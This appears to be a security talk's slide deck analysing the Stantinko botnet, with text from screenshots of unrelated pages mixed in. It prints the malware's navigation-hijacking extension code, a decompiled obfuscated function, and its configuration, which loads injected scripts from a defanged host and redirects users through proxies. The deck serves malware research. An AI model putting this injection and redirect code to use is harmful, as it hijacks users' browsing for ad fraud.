
The core of Stantinko

Stantinko's Persistence

- 2 Windows services
 - Plugin Downloader Service (PDS)
 - Browser Extension Downloader Service (BEDS)
- Re-install each other

Plugin Downloader Service

- 2 components :
 - Loader (DLL)
 - Encrypted library (DLL)
- The encrypted library contains the C&C communication code



PDS' features


- Embeds a PE loader
- Update mechanism
- Drops the Browser Extension Downloader Service (BEDS)
- Very flexible plugin system

PDS' purposes

- Find and compromise CMS websites (WordPress and Joomla)
- Remote administration tool
- Facebook bot

Browser Extension Downloader Service (BEDS)

- 2 components
 - Loader (DLL)
 - Encrypted code (Windows Registry)
- The encrypted code contains the C&C communication code



BEDS' features

- Embeds a PE loader
- Update mechanism
- Very flexible plugin system
- Can reinstall the PDS

BEDS' purpose

- Installs malicious browser extensions
 - The Safe Surfing
 - Teddy Protection

Anti-analysis and Anti-detection techniques

Code encryption

- Encrypted malicious code
- Unique key per infection (Bot id, Volume SN)
 - Lots of hashes for the same sample
- To perform analysis
 - Find the dropper
 - Get a sample + related context

Fileless Plugin System

- Final payloads never written to disk
- Non-persistent payloads
- To get the payloads
 - Code a bot mimicking an infected machine
 - Monitor infected machines

Hiding in legitimate software

- On-disk components are embedded into open source software
 - From GitHub, SourceForge, etc
 - LAME, libart, AFNI (Analysis of Functional NeuroImages)
- Makes classification more difficult

's'	.rdata:1004...	00000016	C	usage: %s [switches]
's'	.rdata:1004...	00000016	C	inputfile outputfile\n
's'	.rdata:1004...	00000026	C	Switches (names may be abbreviated):\n
's'	.rdata:1004...	0000004E	C	-optimize Optimize Huffman table (smaller file, but slow compression)\n
's'	.rdata:1004...	0000002F	C	-progressive Create progressive JPEG file\n
's'	.rdata:1004...	0000001E	C	Switches for advanced users:\n
's'	.rdata:1004...	0000000B	C	(default)
's'	.rdata:1004...	0000002B	C	-dct int Use integer DCT method%s\n
's'	.rdata:1004...	00000039	C	-dct fast Use fast integer DCT (less accurate)%s\n
's'	.rdata:1004...	00000032	C	-dct float Use floating-point DCT method%s\n
's'	.rdata:1004...	00000044	C	-restart N Set restart interval in rows, or in blocks with B\n
's'	.rdata:1004...	00000034	C	-maxmemory N Maximum memory to use (in kbytes)\n
's'	.rdata:1004...	0000002F	C	-outfile name Specify name for output file\n
's'	.rdata:1004...	0000002C	C	-verbose or -debug Emit debug output\n
's'	.rdata:1004...	00000017	C	Switches for wizards:\n
's'	.rdata:1004...	00000039	C	-scans file Create multi-scan JPEG per script file\n
's'	.rdata:1004...	00000039	C	-copy none Copy no extra markers from source file\n
's'	.rdata:1004...	00000036	C	-copy comments Copy only comment markers (default)\n
's'	.rdata:1004...	00000029	C	-copy all Copy all extra markers\n
's'	.rdata:1004...	00000023	C	Switches for modifying the image:\n
's'	.rdata:1004...	00000038	C	-grayscale Reduce to grayscale (omit color data)\n
's'	.rdata:1004...	00000048	C	-flip [horizontal vertical] Mirror image (left-right or top-bottom)\n
's'	.rdata:1004...	00000041	C	-rotate [90 180 270] Rotate image (degrees clockwise)\n
's'	.rdata:1004...	00000022	C	-transpose Transpose image\n
's'	.rdata:1004...	0000002D	C	-transverse Transverse transpose image\n
's'	.rdata:1004...	00000035	C	-trim Drop non-transformable edge blocks\n
's'	.rdata:1004...	00000024	C	Can't open scan definition file %s\n

AFNI program: djpeg

https://afni.nimh.nih.gov/pub/dist/doc/program_help/djpeg.html

AFNI program: djpeg

Output of -help

usage: /fraid/pub/dist/bin/linux_openmp_64/djpeg [switches] [inputfile]

Switches (names may be abbreviated):

- colors N Reduce image to no more than N colors
- fast Fast, low-quality processing
- grayscale Force grayscale output
- scale M/N Scale output image by fraction M/N, eg, 1/8
- bmp Select BMP output format (Windows style)
- gif Select GIF output format
- os2 Select BMP output format (OS/2 style)
- pnm Select PBMPLUS (PPM/PGM) output format (default)
- targa Select Targa output format

Switches for advanced users:

- dct int Use integer DCT method (default)
- dct fast Use fast integer DCT (less accurate)
- dct float Use floating-point DCT method
- dither fs Use F-S dithering (default)
- dither none Don't use dithering in quantization
- dither ordered Use ordered dither (medium speed, quality)
- map FILE Map to colors used in named image file
- nosmooth Don't use high-quality upsampling
- onepass Use 1-pass quantization (fast, low quality)
- maxmemory N Maximum memory to use (in kbytes)
- outfile name Specify name for output file
- verbose or -debug Emit debug output

This page auto-generated on Wed Sep 27 11:30:13 EDT 2017

afni.nimh.nih.gov
+
https://afni.nimh.nih.gov
Search

Home
About
Documentation
Software
Message Board
SSCC Staff
Bootcamp
Contact Us

Inter-Subject Correlation Group Analysis

Main menu

- Home
- About
- Documentation
- Software
- Message Board
- SSCC Staff
- Bootcamp
- Contact Us

Quick Links

- Class Handouts
- Atlases

Intro

AFNI (Analysis of Functional NeuroImages) is a set of C programs for processing, analyzing, and displaying functional MRI (fMRI) data - a technique for mapping human brain activity. It runs on Unix+X11+Motif systems, including SGI, Solaris, Linux, and Mac OS X. It is available free (in C source code format, and some precompiled binaries) for research purposes.

Current AFNI Version


AFNI_17.2.17

latest compile date

27 Sep 2017 11:28 EDT

Site Search

Staff login



VP9

VP9 is an open and royalty free video coding format.

[GITHUB](#)

[UPDATE](#)



Efficiency

In Netflix's "Large-Scale Video Codec Comparison of x264, x265 and Libvpx for Practical VOD applications", libvpx came out 30% more efficient than x264 and 20% less efficient than x265 by Netflix's own VMAF metric. The comparison evaluated the slowest encoding speeds available for each encoder. The disparity between libvpx and x265 was much less on the SSIM metric (3%), which is consistent with previous findings that showed x265 to narrowly beat libvpx at the very highest quality (slowest encoding) whereas libvpx was superior at any other encoding speed, by SSIM.


In a subjective quality comparison conducted in 2014 featuring the reference encoders for HEVC (HM 15.0), MPEG-4 AVC/H.264 (JM 18.6), and VP9 (libvpx 1.2.0 with preliminary VP9 support), VP9, like H.264, required about two times the bitrate to reach video quality comparable to HEVC, while with synthetic imagery VP9 was close to HEVC. By contrast, another subjective comparison from 2014 concluded that at higher quality settings HEVC and VP9 were tied at a 40 to 45% bitrate advantage over H.264.

Performance

An encoding speed versus efficiency comparison of the reference implementation in libvpx, x264 and x265 was made by an FFmpeg developer in September 2015. By SSIM index, libvpx was mostly


Sintel (1080p)





Obfuscation

- Custom obfuscator
 - Merges multiple functions together
 - Control flow flattening
- To perform analysis
 - Find non-obfuscated older variant
 - Dynamic analysis



```


virtual_pc = 0x35BB;
v55 = 0;
v29 = 0x35BB;
while ( 1 )
{
    if ( virtual_pc > 0x3D2B )
    {
        if ( virtual_pc > 0x4AC2 )
        {
            if ( virtual_pc > 0x4B94 )
            {
                if ( virtual_pc == 0x4BDA )
                    goto LABEL_63;
                if ( virtual_pc == 0x4C20 )
                    goto LABEL_23;
            }
        }
        else
        {
            switch ( virtual_pc )
            {
                case 0x4B94u:
                    v26[3] = 1;
                    break;
                case 0x4B08u:
                    *(&v1 + 16) = v41;
                    break;
                case 0x4B4Eu:
                    *(&v1 + 12) = v38;
                    if ( v39 )
                    {
                        v21 = 12952;
                        do
                        {
                            if ( v21 == 12952 )
                            {
                                *v26 = 30;
                                v22 = -4;
                            }
                            else if ( v21 == 13023 )
                            {
                                goto LABEL_23;
                            }
                        } while ( 1 );
                        v21 += 71;
                    }
            }
        }
    }
}

```

Ad Fraud browser Extensions

Stantinko's main usage

Overview



- Installed by the Browser Extension Downloader Service (**BEDS**)
- Share a custom encryption algorithm with AdStantinko

Ad Fraud

- Inject advertisement in targeted websites
- Redirect the user when a targeted domain is browsed

Redirection Process

Рамблер/

поиск 101xp.com

НАЙТИ

Поиск

Картинки

Организации ^β

Фильтр

101XP - Играй бесплатно в онлайн-игры

[ru.101xp.com](#) ▼

Лучшие бесплатные онлайн-игры. Браузерные стратегии, MMORPG, клиентские и мобильные игры. Demon Slayer, Лига Ангелов, Call of Gods, MStar.

[Icarus](#) [Клиентские](#) [Скачать игру](#) [101xp Forum](#)

101XP - Play free online RPG games

[en.101xp.com](#) ▼

This website uses cookies to allow us to see how the site is used. More information can be found [here](#). x. NEWDragon Blood. Play Now. NEWDragon Blood.


[Icarus](#) [Поддержка](#) [Лига ангелов II](#) [Demon Slayer 3: New Era](#)

Лига ангелов II - 101XP


[101xp.com/games/liga_angelov_2](#) ▼

Лига ангелов II — самая ожидаемая браузерная игра 2016 года! Легендарная MMORPG, которую успели полюбить миллионы игроков по всему миру, ...

Click



Redirection Process



The user is finally redirected to the landing page of those who paid GoLinks for the visit.



Ad injection example

https://www.rambler.ru

Рамблер Почта Новости Игры Голосовые Знакомства Топ-100 Киноафиша Ещё проекты

Войти



В Новосибирске +14° Пробки 1 балл \$ 56,27 € 62,92

Новосибирск

Рамблер/ [НАЙТИ](#)

Например, парфюмерные магазины [Сделать стартовой](#)

[Почта](#) [Теленпрограмма](#) [Билеты: Меч короля Артура](#) [Знакомства для взрослых](#)

В Москве Политика Спорт Происшествия Авто Технологии Игры Бизнес Стиль жизни Здоровье Шоу-бизнес



Захарова
прокомментировала
призыв Керри учить
русский язык



Фигурантка «дела
Серебренникова»
признала вину



Власти столицы
выступили с
предупреждением к
москвичам



Брат Навального
вышел из одиночной
камеры



Европа «бросит
вызов» новому
оружию России



Ученые: человеческий
мозг способен «видеть
будущее»



Президент Португалии
лишил Трампа
«минуты славы» на
саммите НАТО



APIHelper

- Browser Helper Object for IE
- NPAPI DLL for other browsers
- *npapihelper.dll*
- Deprecated since ~2015

Redirection

- Can also inject JavaScript

```
[...]
function BeforeNavigateListener()
{
    chrome.webNavigation.onBeforeNavigate.addListener(function
(details) {
        if (details.frameId != 0)
            return;

        try {
            var link = plg.ObtainUrl(details.url); ❶
            if (link != null)
            {
                chrome.tabs.get(details.tabId, function(tab) {
                    if (tab)
                    {
                        chrome.tabs.update(details.tabId,
{'url':link}); ❷
                    }
                });
            }
        } catch (err){};
    })
}
[...]
```

Configuration

- Injection of JavaScript code
- We found a `google.js` file

```
{
  "status": "ok",
  "update_limit": 28800, ❶
  "substitution": [{
    "domains": ["www.odnoklassniki.ru", "odnoklassniki.ru", ❷
    "www.ok.ru", "ok.ru"],
    "url_script": "hxxp://adhelper.org/core/odnoklassniki.js" ❸
  }, {
    "domains": ["www.yandex.ru", "yandex.ru", "www.yandex.
    by", "yandex.by", "www.yandex.ua", "yandex.ua", "www.yandex.kz",
    "yandex.kz", "ya.ru", "www.ya.ru"],
    "url_script": "hxxp://adhelper.org/core/yandex.js"
  }, {
    "domains": ["mail.ru", "news.mail.ru", "www.mail.ru"],
    "url_script": "hxxp://adhelper.org/core/mail.js"
  }, {
    "domains": ["www.avito.ru", "avito.ru"],
    "url_script": "hxxp://adhelper.org/core/avito.js"
  }, {
    "domains": ["rambler.ru", "www.rambler.ru", "news.rambler.
    ru", "www.news.rambler.ru", "horoscopes.rambler.ru", "www.
    horoscopes.rambler.ru"],
    "url_script": "hxxp://adhelper.org/core/rambler.js"
  }],
  "ajax_substitution": [{ ❹
    "domains": ["vk.com", "www.vk.com", "new.vk.com", "www.new.
    vk.com"],
```

Configuration

- Redirection
- Hundreds of websites targeted

```
"dynamical_redirect": {  
  "options": {  
    "php_redirect_script": "hxxp://adhelper.org/dynamical/  
dur.php?r=%base64%", ③  
    "php_redirect_exclude": ["__utmzi__1__=1"], ⑥  
    "rc4key": "188f070da170b1f92b7716d288d9eb18" ⑦  
  },  
  "**google.*/url?*url=*003.ru*&usg=*": { ⑧  
    "type": 1, ⑨  
    "mode": 1, ⑩  
    "get": "",  
    "exclude": ["__utmzi__1__=1"], ⑪  
    "proxy": "hxxp://adhelper.org/dynamical/dur.  
php?m=1&r=%source%" ⑫  
  },  
  [...]  
  "**cristalslot.net?*": {  
    "type": 1,  
    "mode": 1,  
    "get": "hxxp://lucky-gamez.com/alt/cristal/cpreg/auth.  
php?a69083f621eada874b0cf64a74e8740f", ⑬  
    "exclude": ["a69083f621eada874b0cf64a74e8740f", "/  
social/redirect.php"],  
    "proxy": "hxxp://777-gambling.  
org/?key=%base64%&id=%source%"  
  },  
  [...]
```

Brenev GitHub repository

- VK scripts
- Index: List of C&C servers for the search parser module

The screenshot shows the GitHub repository page for 'brenev / collection'. At the top, it displays 'brenev / collection' with navigation links for Code, Issues (0), Pull requests (0), Projects (0), and Insights. On the right, there are buttons for Watch (1), Star (0), and Fork (0). Below the navigation bar, a message states 'No description, website, or topics provided.' A summary bar shows '208 commits', '1 branch', '0 releases', and '1 contributor'. Below this, there are buttons for 'Branch: master', 'New pull request', 'Find file', and 'Clone or download'. The main content area shows a list of files and folders, each with a commit hash and a timestamp. The files listed are: images (3 years ago), 